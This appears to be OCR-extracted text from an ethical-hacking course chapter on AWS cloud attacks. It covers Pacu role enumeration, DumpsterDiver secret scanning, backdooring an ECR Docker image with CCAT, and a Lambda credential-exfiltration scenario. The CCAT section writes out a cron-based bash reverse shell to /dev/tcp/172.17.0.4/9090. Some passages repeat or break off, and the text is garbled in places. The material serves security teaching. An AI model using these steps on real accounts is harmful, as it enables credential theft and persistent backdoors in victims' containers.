Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.



```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.


Cracking AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a **large volume of file types** while scanning hardcoded secret keys such as AWS access keys, SSL keys, and Microsoft's Azure keys
- Attackers use this tool to identify any **potential secret leaks** and hardcoded passwords in the target cloud services



```
rzepsky $> python3 DumpsterDiver.py -p ./test

                                              #Coded by @Rzepsky

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*

DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.


Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.



```
rzepsky $> python3 DumpsterDiver.py -p ./test

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the "**Enumerate ECR**" module to list the details of available ECR repositories

Step 2: Pull the target Docker image

- Use the CCAT "**Pull Repos from ECR**" module to download the target repository

Step 3: Create a backdoor image

- Use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command

Step 4: Push the backdoor Docker image

- Use the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.

Cloud Container Attack Tool (CCAT)

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
1 ECR Repositories Pulled
ECR resources saved and use 'docker images' command to check the result.

? What do you want to do?  Docker Backdoor
This module generates Dockerfile on the fly and builds new Docker image.
? Enter Docker repository name  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter Docker repository tag  latest
? Enter new Docker repository build tag  backdoor

The below Dockerfile will be used to build a backdoored Docker image.
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest

----------------

Enter Docker instruction:  RUN apt-get update && apt-get -y install cron
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
RUN apt-get update && apt-get -y install cron
----------------

Enter Docker instruction:  RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/cront
ab
? Current Dockerfile:
----------------
FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest
RUN apt-get update && apt-get -y install cron
RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/crontab
----------------

Enter Docker instruction:  CMD cron && nginx -g 'daemon off;'
```

Install cron

Add a cron job for reverse shell

Modify CMD to run cron then run NGINX on foreground

Figure 19.72: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.

Serverless-Based Attacks on AWS Lambda

Black-Box Scenario

- In this scenario, attackers make **certain assumptions** regarding the specific feature as they do not have prior information about the internal working systems or the environment

Attacker
1 Accesses S3 without credentials
2 Uploads a file into S3
S3 Bucket
3 Lambda function calculates the tag for individual files
AWS Lambda
4 Exfiltrates AWS credentials

AWS CLI commands

- List the objects within the specified bucket:

```
aws s3 ls prod-file-bucket-eu
```

- Check the assigned tags along with some useful information:

